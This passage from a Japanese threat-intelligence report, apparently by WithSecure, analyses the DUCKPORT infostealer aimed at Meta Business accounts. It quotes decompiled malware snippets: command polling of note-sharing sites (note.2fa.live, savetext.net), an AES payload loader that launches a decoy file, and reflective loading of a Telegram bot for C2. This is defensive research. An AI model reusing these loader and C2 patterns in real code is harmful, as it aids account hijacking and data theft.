


Figure 33: HTTPリスナー機能の概要

オンラインノート共有サービスの悪用

DUCKPORTで観測された最新の機能の1つは、オンラインノート共有サービスを使用してターゲットのマシンにコマンドを渡すことです。この機能は本質的に、マルウェアによって処理されるコマンドを送り返すために、脅威アクターがTelegramを使用することに取って代わるものです。

本稿執筆時点で使用されているオンラインノート共有サービスは以下の通り:

- note.2fa[.]live - マルウェアによってチェックされたプライマリサイト。
- savetext[.]net - マルウェアによってチェックされるセカンダリサイト (プライマリサイトが失敗した場合)。

脅威アクターは、ターゲットのGUID (マルウェアによって生成され、Telegram経由で脅威アクターに渡される) を使って、2つのサイトのうちの1つに固有のノートを作成します。その後、マルウェアが被害者のマシンで処理するためのコマンド (1行に1つ) を追加します。その後、マルウェアはターゲットのGUIDを使用してノート共有ウェブサイトにクエリを発行し、検出された情報を処理します。

ノートの各行には、処理されるコマンドが含まれています。コマンド処理は、Telegram経由で送信されるコマンドと同じ方法で動作します。各行には、"|"区切り文字で分割された2つの値が含まれ、最初の値はコマンド名、2番目の値は処理されるデータブロブです。

本稿執筆時点でサポートされているコマンドは、"CAMP "と "RT "で、どちらも同じ動作を実行します。つまり、コマンドで渡されたデータブロブ (「Meta Businessハイジャック機能の拡張」セクションで説明しました) を使用して、広告キャンペーンの作成と公開のリクエストを処理します。

```
private void method_5()
{
    try
    {
        string text = "https://note.2fa.live/note/" + string_2;
        interface5_0.imethod_5("check note: " + text);
        string text2 = interface4_0.imethod_0(text);
        interface5_0.imethod_5("check note response: " + text2);
        Class68 @class = JsonConvert.DeserializeObject<Class68>(text2);
        if (@class != null && !Class17.smethod_5(@class.R))
        {
            string[] array = @class.R.Split("\n");
            foreach (string string_ in array)
            {
                method_16(string_);
            }
        }
        else
        {
            interface5_0.imethod_5("note empty");
        }
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
        method_6();
    }
}
```

Figure 34: マルウェアはプライマリサイトをチェックし、見つかった各行を処理

```
private void method_6()
{
    try
    {
        string text = "https://savetext.net/" + string_2;
        interface5_0.imethod_5("check note2: " + text);
        string text2 = interface4_0.imethod_0(text);
        interface5_0.imethod_5("check note2 response: " + text2);
        string text3 = Class17.smethod_0(text2, "id=\"content\">(.*?)</textarea>");
        interface5_0.imethod_5("rContent note2: " + text3);
        string[] array = text3.Split("\n");
        foreach (string string_ in array)
        {
            method_16(string_);
        }
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
    }
}
```

Figure 35: プライマリサイトが失敗した場合、マルウェアはセカンダリサイトをチェックし、
見つかった各行を処理

```
private void method_16(string string_3)
{
    try
    {
        method_0();
        string[] array = string_3.Split(new char[1] { '|' }, 2);
        if (array.Length < 2)
        {
            return;
        }
        string b = array[0];
        string text = array[1];
        interface5_0.imethod_7("Note process for cmd {0}: {1}", b, text);
        if (!string.Equals("HELLO", b))
        {
            if (string.Equals("CAMP", b))
            {
                method_19(text);
            }
            else if (string.Equals("RT", b))
            {
                method_18(text);
            }
        }
    }
    catch (Exception ex)
    {
        interface5_0.imethod_2(ex.ToString());
    }
}
```

Figure 36: ノートで見つかった各コマンドラインを処理するコードスニペット

マルウェアのコード署名

DUCKTAILのプレイブックから引用したもう1つのページは、DUCKPORTがマルウェアに署名するための拡張検証（EV）コード署名証明書を調達し、使用していることです。

本稿執筆時点で、この攻撃者はSSL.comというレジストラを通じてベトナムの2つの企業向けに購入した3つの証明書を使用していますが、このSSL.comからDUCKTAILコード署名証明書が購入されたことはありません。

DUCKPORTのサンプルがDUCKTAILに関連する証明書で署名されたことはなく、その逆もまた同様であることは注目に値します。さらに、最後に署名されたDUCKPORTのサンプルは2023年6月20日に発見されており、これは、脅威アクターが失効後に追加のコード署名証明書を調達することが困難であるか、またはそうすることに消極的であることを示しています。

最後に、DUCKPORTサンプルに署名した証明書の1つが、RedLineスティーラーマルウェアの配布に焦点を当てたFacebook中心の活動クラスターに属する他の悪意のあるサンプルに署名していることが観察されました。




Figure 37: ダックポートのコード署名タイムライン

DUCKTAILと重複する検知回避と解析対策

DUCKTAILと同様の方法で、脅威アクターは2023年5月初旬以降、主に分析の複雑化と検知回避を目的としたツールやテクニックのコレクションを開発してきました。DUCKPORTが採用している能力のほとんどは、抽象的なレベルではDUCKTAILと重複しています。しかし、各能力の実装および導入時期はDUCKTAILとは異なります。

カスタムローダーの開発と使用

DUCKPORTは2023年5月21日、DUCKTAILが初めてカスタムローダーを使用しているのを発見してから1カ月後に、カスタムローダーの開発と実行チェーンへの組み込みを開始しました。ローダーはまた、.NET Coreの単一ファイルとしてコンパイルされ、配布されました。これらのローダーの目的は、最終的なペイロードを解読し、ロードし、実行時に動的に実行することで不明瞭にすることです。

ローダーは長い間、何度も変更を繰り返してきました。しかし、一言で言えば、ローダーはいくつかの部分で構成されています:

- メインアセンブリの復号化に使用される鍵/IV の構築: 一般的に、鍵はソースコードに直接ハードコードされ、IVは暗号化されたペイロードに付加される。
- メインペイロードの復号化: AESで暗号化されたペイロードは、ローダーのリソースに含まれているか、ソースコードに直接埋め込まれている。ローダーの最新版の1つには、暗号化されたペイロードの分割されたセクションが含まれており、復号化の前に互いに連結されている。
- ダミーのドキュメント／メディアファイルの起動: ローダーは、メインのインフォスティーラーと同様の方法で、ダミーのドキュメント／メディアファイルをドロップして起動する。ダミーファイルは、アセンブリリソースに配置されるか、ソースコードに直接埋め込まれる。

概念レベルでは、DUCKPORTで開発／使用されているローダーは、DUCKTAILで開発／使用されているローダーに酷似しています。しかし、実装、コーディングアプローチ、および開発スケジュールは異なっています。

```
public void Start()
{
    this.OpenFile();
    bool flag = true;
    Mutex mutex = new Mutex(true, "AXAUASDYU", out flag);
    bool flag2 = !flag;
    if (!flag2)
    {
        try
        {
            ProxyType proxyType = new ProxyType(this.SecureRead(this.TextReverse(CoreConst.CORE)));
            ProxyTypeInstance proxyTypeInstance = proxyType.NewInstance("OPTIMIZE_CORE.EntryPoint.AssemblyEntryProgram", new object[0]);
            proxyTypeInstance.InvokeMethod("Run"), new object[] { BundleMain.ENV });
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex.ToString(), ex);
            Console.ReadLine();
        }
        finally
        {
            mutex.Close();
        }
    }
}
```

Figure 38: ローダーの主要ロジックの例 (クリーンアップ済み)

```
private void OpenFile()
{
    string file = AppConst.FILE;
    string[] array = file.Split(new char[] { '\n' });
    string text = this.TextReverse(array[1].Trim());
    string text2 = Guid.NewGuid().ToString();
    byte[] array2 = Convert.FromBase64String(this.SecureRead(array[2].Trim()));
    string text3 = Path.Combine(Path.GetTempPath(), text2 + "." + text);
    try
    {
        bool flag = !File.Exists(text3);
        if (flag)
        {
            File.WriteAllBytes(text3, array2);
        }
        new Process
        {
            StartInfo = new ProcessStartInfo(text3)
            {
                UseShellExecute = true
            }
        }.Start();
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
}
```

Figure 39: インフォスティーラーと同様の方法でダミーファイルを起動するローダーの例

SmartAssemblyと.NET Reactorの使用

DUCKTAILが同じ難読化ツールを使用していることが最初に発見されてから約3週間後の2023年5月7日、脅威アクターはSmartAssemblyを使用してペイロードの難読化を開始しました。2023年5月16日から22日までの短期間、脅威アクターはSmartAssemblyに戻る前に.NET Reactorをテストしました。

ユニークなアセンブリ名の生成

2023年7月8日以降、一部のDUCKPORTサンプルが、DUCKTAILと非常によく似たユニークなアセンブリ名を持つようになりました。これらの名前は小文字の英数字で構成されていました。見た目はユニークですが、執筆時点では、同じアセンブリ名が複数のサンプルで繰り返し確認されていました。

これは、2023年3月30日以降、DUCKTAILによって使用されている独自のアセンブリ名生成方法を模倣する、脅威アクターによる初期の試みである可能性があります。

DUCKPORT	DUCKTAIL
tkfgk435jkdgf	39u3tx92bhws3e
jhxcv47asdhg	2dle5u4g1uf
m345jhfhfshjd	m64kklk2g3o

Figure 40: DUCKPORTとDUCKTAILのサンプルに見られるユニークなアセンブリ名の例

ADAPTERBOOT	VPDocumentTool	EBSDCBRS	FPXSD
CROSSBOOTLOAD	SSDCC112	FOLLOWACADEMY	ZipBro1Wal
EAZYONEZZ	SSDD111	SSDD108	AFXSDBIG
AFXSD	PubDraftTool	THISRONEAPP	AssemblySDC
MASTERPRFB	SDCBundle	PADocReadTool	PReadToolManager
ADASDJASDJ	BroWalZip10	Perform_Market_Manager	Performance_Marketing_Manager
SupportedService106	THISISFOURAPP	ZPubDrasuper	SDC_CORE
WordProcessor			

Figure 41: 以前DUCKPORTが使用したアセンブリ名の例

動的な依存関係のロード

DUCKTAILと同様に、DUCKPORTもC2チャネルとしてTelegramに依存し、Telegram.Botライブラリを利用しています。しかし、このライブラリへの依存は、マルウェアに対する静的ベースの検出の指標となり得ます。

これに対抗するため、攻撃者は.NETフレームワークのリフレクションを通じて、実行時にこのライブラリを動的にロードして利用するアプローチを実装しました。この機能は2023年6月25日に初めて発見されました。DUCKTAILもDUCKPORTの約2週間後に同様の機能を実装しているが、アプローチが異なることは注目に値します。

```
private PusherManager()
{
    this.telProxyType = new ProxyType(SpeakUtils.Read(PusherManager.PUSH_CORE));
    this.chatIdText = CryptAlgoUtils.DecryptLocal(this.cId);
    this.apiKey = CryptAlgoUtils.DecryptLocal(this.agentToken);
    this.chatId = this.telProxyType.NewInstance(SpeakUtils.Read(PusherManager.CHAT_ID_TYPE_NAME), new object[] { Convert.ToInt64(this.chatIdText) });
    ProxyType proxyType = this.telProxyType;
    string text = SpeakUtils.Read(PusherManager.TEL_BOT_CLIENT_TYPE_NAME);
    object[] array = new object[3];
    array[0] = this.apiKey;
    array[1] = new HttpClient(new HttpClientHandler());
    this.telClient = proxyType.NewInstance(text, array);
    this.guid = this.cachedRepository.GetGuid();
}
internal class ProxyType
{
    // Token: 0x0600001A RID: 26 RVA: 0x00002750 File Offset: 0x00000950
    public ProxyType(string b64)
    {
        this.assembly = Assembly.Load(Convert.FromBase64String(b64));
    }

    // Token: 0x0600001B RID: 27 RVA: 0x00002769 File Offset: 0x00000969
    public Type GetType(string typeName)
    {
        return this.assembly.GetType(typeName);
    }

    // Token: 0x0600001C RID: 28 RVA: 0x00002777 File Offset: 0x00000977
    public ProxyTypeInstance NewInstance(string typeName, [Nullable(new byte[] { 1, 2 })] object[] parameters)
    {
        return new ProxyTypeInstance(this, typeName, parameters);
    }

    // Token: 0x0600001D RID: 29 RVA: 0x00002781 File Offset: 0x00000981
    internal ProxyTypeInstance FromInstance(object instance, string typeName)
    {
        return new ProxyTypeInstance(instance, this, typeName);
    }

    // Token: 0x0400000B RID: 11
    private Assembly assembly;
}
```

Figure 42: Telegram.Botライブラリが動的にロードされていることを示すコードスニペット

結論

本レポートは、WithSecureが観測した、主にベトナムから発信されているMeta Businessとそ のFacebookプラットフォームを取り巻く現在および新たな脅威の概要を提供するものです。前回のレポートで明らかになった悪名高いDUCKTAILオペレーションの最新情報を提供しました。また、「DUCKPORT」と命名された新たな脅威についても紹介しています。この脅威はDUCKTAILに酷似していますが、重要かつ異なる機能、TTP、歴史を持っています。

進化する傾向は、この分野を標的とする攻撃者が、取り締まりや検出の改善などの対策に直面しても継続する十分な金銭的動機を明らかに認識しており、そのため当面は活動を続けるであろうことを示しています。

これらの脅威が示唆するベトナムベース的な要素や、能力、インフラ、被害者学的な重複の高さは、様々な脅威アクター間の活発な協力関係、これらの攻撃グループ間で共有されたツールやTTP、またはFacebookなどのソーシャルメディアプラットフォームを中心とした分裂したサービス指向のベトナムのサイバー犯罪エコシステム(Ransomware-as-a-serviceモデルに酷似している)を示唆しています。このような要素は、脅威の追跡やアトリビューションにおいて、1つの脅威と別の脅威を区別するための明確な線を引くことを困難にします。

しかし、このような要素は、防御側にとっては、複数の脅威グループの共通点に対抗する戦略を立てることで、一度に複数の脅威グループから防御することができるという、戦力増強の可能性もあります。これらの脅威は、企業／個人を問わず、すべてのインターネットユーザーを危険にさらしています。しかし、以下のソーシャルメディアや広告プラットフォーム上の企業アカウントにアクセスできる人は、さらに注意を払う必要があります：

- デジタルマーケティングと広告
- ファイナンス
- 人事
- 広報活動

もし、御社が標的になっていたり、同じような攻撃の被害にあっていると思われ、支援が必要な場合は、24時間365日対応のインシデントホットラインにご連絡ください。WithSecure Intelligenceとの今後の共同リサーチをご希望の場合は、
wit-data-driven-threat-insights@withsecure.com
までご連絡ください。

謝辞

本レポートの調査および執筆にあたり、Neeraj Singhから多大な協力を得ています。

推奨される対策と保護

EDR (エンドポイントの検知と対応)

WithSecure™ Endpoint Detection and Responseは、DUCKTAILやDUCKPORTといった脅威の攻撃ライフサイクルの複数の段階を検出します。これらは、詳細な検出を伴う単一のインシデントを生成します。EDRは現在、攻撃ライフサイクルに対して以下の検出を生成します：

- DUCKTAIL情報窃盗犯を発見
- DUCKTAIL
- DUCKPORTの情報窃取活動を検出
- ヘッドレスインラインブラウザチェック
- Dotnet電報ボットモジュールのロード

EPP (エンドポイントの保護)

WithSecure™ Endpoint Protection は、マルウェアとその動作を検出する複数の検出機能を提供します。リアルタイム保護と DeepGuard が有効になっていることを確認してください。エンドポイントでフルスキャンを実行できます。当社の製品は現在、マルウェアに対して以下の検出機能を提供しています：

- Trojan:W32/DuckTail.*
- トロイの木馬: W32/SuspiciousDownload.A!DeepGuard
- 悪意のある証明書のブロック

セキュリティ侵害インジケーター (IOC)

すべてのIOCはWithSecure LabのGitHubでご覧いただけます。